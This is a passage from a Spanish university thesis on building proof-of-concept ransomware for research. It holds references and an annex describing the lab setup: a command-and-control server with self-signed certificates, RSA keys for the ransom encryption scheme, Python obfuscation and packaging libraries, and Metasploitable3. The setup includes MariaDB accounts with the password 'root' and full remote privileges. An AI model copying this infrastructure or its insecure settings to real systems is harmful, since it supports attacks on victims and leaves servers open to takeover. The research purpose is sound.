[57] "py2exe", "py2exe, a distutils extension to create standalone Windows programs from Python code", 2022. [En línea]. https://github.com/py2exe/py2exe [Accedido: 25-may-2022]

[58] D. Cortesi, G. Bajo, W. Caban, G. McMillan, "Pyinstaller manual: Version 5.1", 2021. [En línea] https://pyinstaller.org/en/stable/index.html [Accedido: 25-may-2022]

[59] "Brentvollebregt", "auto-py-to-exe, converts .py to .exe using a simple graphical interface", 2022. [En línea]. https://github.com/brentvollebregt/auto-py-to-exe [Accedido: 30-may-2022]

[60] "Malware Anti-VM Techniques", 2020. [En línea]. https://www.cynet.com/attack-techniques-hands-on/malware-anti-vm-techniques/ [Accedido: 1-jun-2022]

[61] O. Kulchytskyy, A. Kukoba, “Anti Debugging Protection Techniques with Examples”, 2020. [En línea]. https://www.apriorit.com/dev-blog/367-anti-reverse-engineering-protection-techniques-to-use-before-releasing-software [Accedido: 1-jun-2022]

[62] “Complicando el análisis: Algunas técnicas de anti-debugging”, 2014. [En línea]. https://www.welivesecurity.com/la-es/2014/06/18/complicando-analisis-algunas-tecnicas-anti-debugging/ [Accedido: 1-jun-2022]

[63] “Ofuscación”, *Wikipedia,* 2022. [En línea]. https://es.wikipedia.org/wiki/Ofuscaci%C3%B3n [Accedido: 1-jun-2022]

[64] A. Esage, “Metodologías de ofuscación de código de malware para evasión de antivirus”, 2015. [En línea]. https://noticiasseguridad.com/importantes/metodologias-de-ofuscacion-de-codigo-de-malware-para-evasion-de-antivirus/ [Accedido: 1-jun-2022]

[65] “liftoff”, “Pyminifier, a Python code minifier, obfuscator, and compressor”, 2015. [En línea] https://github.com/liftoff/pyminifier [Accedido: 20-may-2022]

[66] “liftoff”, “Pyminifier, compression.py”. [En línea]. https://github.com/liftoff/pyminifier/blob/master/pyminifier/compression.py [Accedido: 20-may-2022]

[67] “ESET Research”, “Machete sigue activo realizando ciberespionaje en Latinoamérica”, 2019. [En línea]. https://www.welivesecurity.com/la-es/2019/08/06/machete-sigue-activo-ciberespionaje-latinoamerica/ [Accedido: 12-abr-2022]

[68] “Qquick”, “Opy, obfuscator for Python”, 2018. [En línea]. https://github.com/QQuick/Opy [Accedido: 15-abr-2022]

[69] “astrand”, “pyobfuscate”, 2021. [En línea]. https://github.com/astrand/pyobfuscate [Accedido: 15-abr-2022]

[70] “Stack Overflow contributors”, “Learning Cython”, 2022. [En línea]. https://riptutorial.com/Download/cython.pdf [Accedido: 1-jun-2022]

[71] “Cython, an overview”, 2022. [En línea]. https://cython.readthedocs.io/en/stable/src/quickstart/overview.html [Accedido: 1-jun-2022]

[72] “Building Cython code”, 2022. [En línea]. https://cython.readthedocs.io/en/stable/src/quickstart/build.html [Accedido: 01-jun-2022]

[73] D. Kundro, “Cómo descompilar un ejecutable malicioso (.exe) escrito en Python”, 2020. [En línea]. https://www.welivesecurity.com/la-es/2020/06/05/como-descompilar-ejecutable-malicioso-exe-python/ [Accedido: 5-jun-2022]

[74] “extremecoders-re”, “pyinstxtractor, Pyinstaller Extractor”, 2022. [En línea]. https://github.com/extremecoders-re/pyinstxtractor [Accedido: 20-may-2022]

[75] “rocky”, “uncompyle6, a cross-version Python bytecode decompiler”, 2021 [En línea]. https://github.com/rocky/python-uncompyle6/ [Accedido: 22-may-2022]

[76] “dis - Desensamblador para bytecode de Python”, 2022. [En línea]. https://docs.python.org/es/3/library/dis.html [Accedido: 22-may-2022]

[77] “torswq”, “cómo crear bytecode pelado en Python”, 2020. [En línea]. https://dev.to/torswq/python-bytecode-pelado-i-5e2j [Accedido: 20-may-2022]

[78] M. Loman, “LockFile ransomware’s box of tricks: intermittent encryption and evasion”, 2021. [En línea] https://news.sophos.com/en-us/2021/08/27/lockfile-ransomwares-box-of-tricks-intermittent-encryption-and-evasion/ [Accedido: 15-mar-2022]

[79] V.M. Álvarez, “VirusTotal/yara, the pattern matching swiss knife”, 2022. [En línea]. https://github.com/VirusTotal/yara/releases [Accedido: 15-jun-2022]

[80] “VirusTotal”, “YARA’S documentation: Version 4.2.1”, 2022. [En línea]. https://yara.readthedocs.io/en/v4.2.1/index.html [Accedido: 15-jun-2022]

[81] “didiernviso”, “Hunting with YARA rules and ClamAV”, 2017. [En línea]. https://blog.nviso.eu/2017/02/14/hunting-with-yara-rules-and-clamav/ [Accedido: 15-jun-2022]

[82] “Repository of yara rules”, 2022. [En línea]. https://github.com/Yara-Rules/rules [Accedido: 15-jun-2022]

[83] “ClamAV, an open-source antivirus engine”, 2022. [En línea]. http://www.clamav.net/ [Accedido: 15-jun-2022]

[84] U. Asad. “How to Install and Use ClamAV on Ubuntu”, 2020. [En línea]. https://linuxhint.com/install_clamav_ubuntu/ [Accedido: 15-jun-2022]

[85] “VirusTotal”, 2022. [En línea]. https://www.virustotal.com/gui/home/upload [Accedido: 13-may-2022]

[86] R. Holt, “Kits de exploits: qué son y cómo protegerse de ellos”, 2020. [En línea]. https://www.eset.com/py/empresas/compania/kits-de-exploits-que-son-y-como-protegerse-de-ellos/ [Accedido: 10-jun-2022]

[87] C. Cimpanu, “Exploit kit adds rare Chrome browser attack chain”, 2021. [En línea]. https://therecord.media/exploit-kit-adds-rare-chrome-browser-attack-chain/ [Accedido: 10-jun-2022]

[88] I. Porro, “TemaTICas: BYOD (Bring your own Device)”, 2021. [En línea]. https://www.incibe.es/protege-tu-empresa/blog/tematicas-byod-bring-your-own-device [Accedido: 15-jun-2022]

[89] “MrSquid”, “Explotando BlueKeep con Metasploit”, 2019. [En línea]. https://www.flu-project.com/2019/10/Explotando-BlueKeep-con-Metasploit.html [Accedido: 25-may-2022]

[90] J.M, “Ataques a Escritorio Remoto – Entrada de Ransomware”, 2021. [En línea]. https://jaymonsecurity.com/ransomware-escritorio-remoto-rdp/ [Accedido: 25-may-2022]

[91] MITRE, “Remote Services: Remote Desktop Protocol”, 2022. [En línea]. https://attack.mitre.org/techniques/T1021/001/ [Accedido: 10-jun-2022]

[92] J.M. Harán, “Vulnerabilidades más utilizadas por grupos de ransomware para obtener acceso inicial”, 2021. [En línea]. https://www.welivesecurity.com/la-es/2021/09/20/vulnerabilidades-mas-utilizadas-grupos-ransomware-obtener-acceso-inicial/ [Accedido: 20-may-2022]

[93] “Rapid7”, “Vulnerabilites metasploitable3”, 2019. [En línea]. https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities [Accedido: 15-may-2022]

[94] “EternalBlue”, *Wikipedia,* 2022. [En Línea]. https://es.wikipedia.org/wiki/EternalBlue [Accedido: 16-may-2022]

[95] “Offensive Security”, “About the metasploit meterpreter”, 2022. [En línea]. https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ [Accedido: 20-may-2022]

[96] “Rapid7”, “Manage meterpreter and shell sesions”, 2022. [En línea]. https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/ [Accedido: 20-may-2022]

[97] “Defuse Security”, “CrackStation, Free Password Hash Cracker”, 2019. [En línea] https://crackstation.net/ [Accedido: 22-may-2022]

[98] A. Lois, “Shellter y Veil-Evasion: Evasión de antivirus ocultando shellcodes de binarios”, 2020. [En línea]. https://www.zonasystem.com/2020/07/shellter-veil-evasion-evasion-de-antivirus-ocultando-shellcodes-de-binarios.html [Accedido: 23-may-2022]

[99] J.F. Díaz, “Cocinar una RAT {o Ransomware} para Windows (1 de 2)”, 2015. [En línea.] https://www.elladodelmal.com/2015/09/cocinar-una-rat-o-ransomware-para.html [Accedido: 25-may-2022]

[100] J.F. Díaz, “Cocinar una RAT {o Ransomware} para Windows (2 de 2)”, 2015. [En línea.] https://www.elladodelmal.com/2015/09/cocinar-una-rat-o-ransomware-para_23.html [Accedido: 25-may-2022]

Anexo

A. Configuración de la infraestructura

Para elaborar este trabajo se ha utilizado un pc portátil con sistema operativo Windows 10, con 16GB de memoria RAM y suficiente espacio en disco para contener una infraestructura de red con 4 equipos virtuales (125GB). Se describen para cada uno de ellos las instrucciones para la instalación y configuración de las herramientas utilizadas, además de la configuración en red aplicada desde el anfitrión para simular los ataques.

A.A. Máquina Anfitrión Windows 10 Home (Equipo físico con el que se realiza el trabajo)

- Instalación VirtualBox 6.1.26 & Extension pack[1]

[1] https://www.virtualbox.org/

La configuración de red seleccionada es la denominada *red NAT* (Network Address Translation)[2], creando para ello una subred NAT de nombre *RedInterna* con dhcp activado y rango de direcciones 192.168.10.0/24 (figura 1). Se comporta como si existiese un router entre el equipo anfitrión y las máquinas virtuales, perteneciendo a redes distintas (figura 2). Las máquinas virtuales tienen visibilidad entre ellas y acceso a redes exteriores, como la subred a la que pertenece el anfitrión, además de internet. El comando *ping* recibe respuesta cuando se realiza desde la subred NAT hacia la subred del anfitrión, pero no al revés, habría que configurar los puertos (port forward) para tal fin, no siendo necesario para el objetivo perseguido. Todos los equipos virtuales tendrán seleccionada la misma opción en su interfaz de red (figura 3)




Figura 1: Configuración de la subred NAT

[2] https://www.virtualbox.org/manual/ch06.html




Figura 2: Diagrama de red

Figura 3: Configuración de la interfaz de red

A.B. Máquina virtual Ubuntu Server 20.04.3 LTS

- Descarga de la imagen del sistema operativo[3]

[3] https://ubuntu.com/

- Instalación manual sobre VirtualBox

  Instalar Ubuntu Desktop (Desktop Environment desde la herramienta)

  ```
  $ sudo apt install tasksel
  ```

  ```
  $ sudo tasksel
  ```

  Configuración IP Fija

  ```
  $ sudo nano /etc/netplan/00-installer-config.yaml
  ```

```
  GNU nano 4.8          /etc/netplan//00-installer-config.yaml
# This is the network config written by 'subiquity'
network:
  ethernets:
    enp0s3:
      dhcp4: no
      addresses:
       - 192.168.10.250/24
      gateway4: 192.168.10.1
      nameservers:
       addresses: [192.168.5.1]
  version: 2
```

Figura 4: Configuración IP Fija del servidor Ubuntu

  ```
  $ sudo netplan try
  ```

  ```
  $ sudo netplan apply
  ```

- Instalación java (version "11.0.11" 2021-04-20) (Para utilizar DBeaver)[4]

  ```
  $ sudo apt update
  ```

  ```
  $ sudo apt upgrade
  ```

  ```
  $ sudo apt install default-jre
  ```

  ```
  $ java -version
  ```

[4] https://www.digitalocean.com/community/tutorials/how-to-install-java-with-apt-on-ubuntu-20-04-es

- Instalación de Visual Studio Code (vscode)

  Mediante "Software"[5]

  Mediante paquetes .deb[6]

  ```
  $ sudo apt update && sudo apt install software-properties-common
  apt-transport-https wget
  ```

  Importar la clave GPG de Microsoft mediante wget

  ```
  $ wget -q https://packages.microsoft.com/keys/microsoft.asc -O- |
  sudo apt-key add -
  ```

  Añadir el repositorio

  ```
  $ sudo add-apt-repository "deb [arch=amd64]
  https://packages.microsoft.com/repos/vscode stable main"
  ```

  Instalar

  ```
  $ sudo apt install code
  ```

- Instalación de python3 (versión 3.8.10)

  Se realiza automáticamente al actualizar los paquetes del sistema

  ```
  $ sudo apt update
  ```

  ```
  $ sudo apt upgrade
  ```

- Instalación de pip3 (Instalador de librerías/paquetes de python3)

  ```
  $ sudo apt install python3-pip
  ```

- Instalación de net-tools (antiguos comandos de red, como *ifconfig*)

  Es opcional, actualmente se trabaja con los comandos *ip* o *netplan*

  ```
  $ sudo apt install net-tools
  ```

[5] https://ubunlog.com/visual-studio-code-editor-codigo-abierto-ubuntu-20-04/

[6] https://www.robertoserrano.pro/blog/instalacion-de-visual-studio-code-en-ubuntu-20-04/

- Instalación de MariaDB (desde el repositorio de paquetes de Ubuntu)[7]

  (Server version: 10.3.31-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04)

  ```
  $ sudo apt update
  ```

  ```
  $ sudo apt upgrade
  ```

  ```
  $ sudo apt install mariadb-server
  ```

  Ajustar opciones de seguridad

  ```
  $ sudo mysql_secure_installation
  ```

- Instalación de MariaDB 10.4 (se instala la última versión 10.4.22 con soporte TLS y openssl)[8]

  ```
  $ sudo apt update
  ```

  ```
  $ sudo apt-get install software-properties-common
  ```

  Añadir clave del repositorio (MariaDB gpg key) al sistema

  ```
  $ sudo apt-key adv –recv-keys
  --keyserver hkp://keyserver.ubuntu.com:80 0xF1656F24C74CD1D8
  ```

  Añadir el repositorio

  ```
  $ sudo add-apt-repository "deb [arch=amd64,arm64,ppc64el]
  http://mariadb.mirror.liquidtelecom.com/repo/10.4/ubuntu
  $(lsb_release -cs) main"
  ```

  Instalar o actualizar

  ```
  $ sudo apt update
  ```

  ```
  $ sudo apt -y install mariadb-server mariadb-client
  ```

  Ajustar opciones de seguridad

  ```
  $ sudo mysql_secure_installation
  ```

  Configurar

  ```
  $ sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf
  ```

[7] https://www.digitalocean.com/community/tutorials/how-to-install-mariadb-on-ubuntu-20-04-es

[8] https://computingforgeeks.com/how-to-install-mariadb-on-ubuntu/




Figura 5: Configuración de seguridad SSL en MariaDB

Operaciones básicas

```
$ sudo systemctl restart mariadb
```

```
$ sudo systemctl status mariadb
```

- Instalar DBeaver [9-10]

  Añadir al repositorio

  ```
  $ wget -O - https://dbeaver.io/debs/dbeaver.gpg.key | sudo apt-key add -
  ```

  ```
  $ echo "deb https://dbeaver.io/debs/dbeaver-ce /" |
  sudo tee /etc/apt/sources.list.d/dbeaver.list
  ```

  Actualizar repositorio e instalar

  ```
  $ sudo apt update
  ```

  ```
  $ sudo apt install dbeaver-ce
  ```

  Comprobar versión

  ```
  $ apt policy  dbeaver-ce
  ```

[9] https://dbeaver.com/download/

[10] https://computingforgeeks.com/install-and-configure-dbeaver-on-ubuntu-debian/

Crear usuario administrador con autenticación por contraseña

```
$ sudo mariadb
```

```
MariaDB$ GRANT ALL ON *.* TO 'admin'@'localhost' IDENTIFIED
BY 'root' WITH GRANT OPTION;
```

```
MariaDB$ FLUSH PRIVILEGES;
```

Creación de usuario remoto MariaDB

```
$ sudo mariadb
```

```
MariaDB$ CREATE USER 'remoto'@'%' IDENTIFIED BY 'root';
```

```
MariaDB$ GRANT ALL PRIVILEGES ON *.* TO 'remoto'@'%'
IDENTIFIED BY 'root' REQUIRE SSL WITH GRANT OPTION;
```

```
MariaDB$ SHOW GRANTS FOR 'remoto'
```

```
MariaDB$ FLUSH PRIVILEGES
```

Configuración método *connect* en el código del servidor

Método mariadb.connect() -> ssl=1 (Forzar conexión ssl)[11]

- Generación de certificados[12]

  Creamos una autoridad certificadora para generar certificados autofirmados. Un certificado de servidor para el servidor de BBDD y otro para el servidor de mando y control, que recibe las comunicaciones con las víctimas.

  Clave privada para la autoridad certificadora (CA)

  ```
  $ openssl genrsa 2048 > ca-key.pem
  ```

  Certificado X509 para la CA

  ```
  $ openssl req -new -x509 -nodes -days 365000 -key ca-key.pem -out ca.pem
  ```

  Generamos la clave privada y solicitud de certificado para MariaDB

  ```
  $ openssl req -newkey rsa:2048 -days 365000 -nodes -keyout server-key.pem
  -out server-req.pem
  ```

[11] https://mariadb-corporation.github.io/mariadb-connector-python/

[12] https://mariadb.com/kb/en/certificate-creation-with-openssl/

Generamos el certificado para MariaDB

```
$ openssl x509 -req  -in server-req.pem -days 365000 -CA ca.pem
-Cakey ca-key.pem -set_serial 01 -out server-cert.pem
```

Generamos clave privada, solicitud de certificado y certificado mediante el mismo procedimiento para el servidor de mando y control, con la misma autoridad certificadora (CA),

Creamos clave privada y pública RSA para la prueba de concepto Tipo 2, donde se cifra un fichero contenedor de la clave simétrica con la clave pública para posteriormente descifrarlo con la clave privada desde el equipo del atacante[13].

Clave privada RSA

```
$ openssl genpkey -algorithm RSA -aes256 -out privadoRSA.pem -pkeyopt
rsa_keygen_bits:2048
```

Clave pública RSA

```
$ openssl pkey -in privadoRSA.pem -pubout -out publicaRSA.pem
```

- Configurar SSL MariaDB[14-16]

  Cambiar el grupo propietario de la carpeta donde se encuentran los certificados /etc/mysql/ssl/ para que el usuario 'mysql' pueda leerlos.

  ```
  $ chown -R mysql:root /etc/mysql/ssl/
  ```

  Conectarse empleando protección TLS

  ```
  $ mysql -u root --ssl
  ```

[13] https://openssl.cicei.com/index.php?title=P%C3%A1gina_principal#RSA

[14] https://mariadb.com/kb/en/data-in-transit-encryption/

[15] https://www.akirah.es/configurando-mariadb-para-usar-ssl/

[16] https://www.cyberciti.biz/faq/how-to-setup-mariadb-ssl-and-secure-connections-from-clients/

Comandos para ver la información SSL

```
MariaDB$ show variables like '%ssl%';
MariaDB$ show global variables like 'have_openssl';
MariaDB$ SHOW GLOBAL VARIABLES LIKE 'version_ssl_library';

MariaDB$ SHOW GLOBAL VARIABLES LIKE 'tls_version';
MariaDB$ status;
```

- Instalación del modulo de mariadb para Python (versión 1.0.8)

```
$ pip3 install mariadb
```

(si se requiere al instalar la librería de mariadb)

```
$ sudo apt install libmariadbclient-dev
```

Si vscode no reconoce el módulo mariadb, o se generan errores al ejecutar el fichero servidor.py ($ sudo python3 servidor.py) se soluciona instalándolo como superusuario.

```
$ sudo pip3 install mariadb
```

- Instalación de tkinter (librería GUI estándar para Python)

```
$ sudo apt install python3-tk
```

Instalar todas las librerías Python creando un fichero de configuración

Para las máquinas víctimas Ubuntu, Windows y el servidor del atacante (Ubuntu Server) se crea un fichero de requerimientos para poder instalar todas las librerías utilizadas automáticamente, sin necesidad de instalarlas una por una. El comando utilizado para generar estos ficheros en cada una de las máquinas indicadas:

```
$ pip3 freeze > requerimientos.txt
```

Para instalar las librerías automáticamente con las mismas versiones utilizadas en el desarrollo de este trabajo. Las máquinas de Windows y Ubuntu llevan las mismas librerías (figura 6), mientras que la del servidor Ubuntu es otro fichero diferente (figura 7).

```
$ python3 -m pip3 install -r requerimientos.txt
```

```
auto-py-to-exe==2.19.0
autopep8==1.6.0
bcrypt==3.1.7
cryptography==2.8
Cython==0.29.28
decompyle3==3.8.0
mariadb==1.0.8
Opy==1.1.28
paramiko==2.6.0
psutil==5.8.0
pycdas==1.2.1
pycrypto==2.6.1
pycryptodome==3.11.0
pycryptodomex==3.14.1
pyinstaller==4.10
pyinstaller-hooks-contrib==2022.3
pyminifier==2.1
pyobfuscate==0.3
pyzipper==0.3.5
requests==2.27.1
requests-unixsocket==0.2.0
scp==0.14.4
SecretStorage==2.3.1
uncompyle6==3.8.0
```

Figura 6: Librerías equipos de usuario

```
autopep8==1.6.0
cryptography==2.8
ipapi==1.0.4
mariadb==1.0.8
mysql-connector-python==8.0.15
paramiko==2.6.0
pefile==2021.9.3
psutil==5.8.0
pycrypto==2.6.1
pycryptodome==3.11.0
pyinstaller==5.0
pyinstaller-hooks-contrib==2022.4
pyminifier==2.1
requests==2.22.0
requests-unixsocket==0.2.0
SecretStorage==2.3.1
ssh-import-id==5.10
urllib3==1.25.8
```

Figura 7: Librerías instaladas en el servidor

A.C. Máquina virtual Ubuntu 20.04.3 LTS

Siguiendo las instrucciones de la instalación en el Servidor Ubuntu:

- Instalación de Visual Studio Code (vscode)
- Instalación de python3 (versión 3.8.10)
- Instalación de pip3 (Instalador de librerías/paquetes de python3)
- Instalación de net-tools (antiguos comandos de red, como *ifconfig*)
- Instalación de tkinter (librería GUI estándar para Python)
- Librerías Python (figura 6)

A.D. Máquina virtual Windows 10 Pro

Mediante los instaladores de software para sistemas Windows:

- Instalación de Visual Studio Code (vscode)
- Instalación de python3 (versión 3.8.10)
- Instalación de pip3 (Instalador de librerías/paquetes de python3)
- Instalación de tkinter (librería GUI estándar para Python)
- Librerías Python (figura 6) (de igual forma que con la máquina Ubuntu)

A.E. Máquina virtual Kali Linux 2022.2

- Descarga de la imagen *Bare Metal*[17]
- Instalación manual sobre VirtualBox

[17] https://www.kali.org/docs/installation/hard-disk-install/

- Instalación de OpenVAS[18]

A.F. Máquina virtual Metasploitable3

- Se descarga el siguiente software de los enlaces indicados:

  - metasploitable3[19]

  - packer 1.8.x[20]

  - Vagrant 2.2.19[21]

- Instalación

  - Añadir packer.exe al path de Windows (variable de entorno).

  - Excluir carpeta de instalación de metasploitable del antivirus para evitar errores en la instalación, puede detectar componentes y ponerlos en cuarentena, generando errores al no encontrar esos ficheros.

  - Abrir PowerShell como administrador.

  - Permitir ejecución de scripts no confiables.

```
$ Set-ExecutionPolicy Unrestricted
```

  - Ejecutar el script ubicado en la carpeta de metasploitable.

```
$ ./build.ps1
```

  - Crear un entorno vagrant.

```
$ vagrant init
```

[18] https://www.openvas.org/

[19] https://github.com/rapid7/metasploitable3

[20] https://www.packer.io/

[21] https://www.vagrantup.com/

- Arrancar el entorno y provisionar las máquinas virtuales.

```
$ vagrant up
```

Junto con esta memoria se hace entrega de los ficheros con el código fuente desarrollado, los certificados digitales generados, los ficheros de requerimientos para la instalación de las librerías utilizadas y el código SQL implementado para crear la base de datos y la tabla empleada en las pruebas de concepto.

UNIVERSIDAD DE MÁLAGA | uma.es

E.T.S de Ingeniería Informática
Bulevar Louis Pasteur, 35
Campus de Teatinos
29071 Málaga

E.T.S. DE INGENIERÍA INFORMÁTICA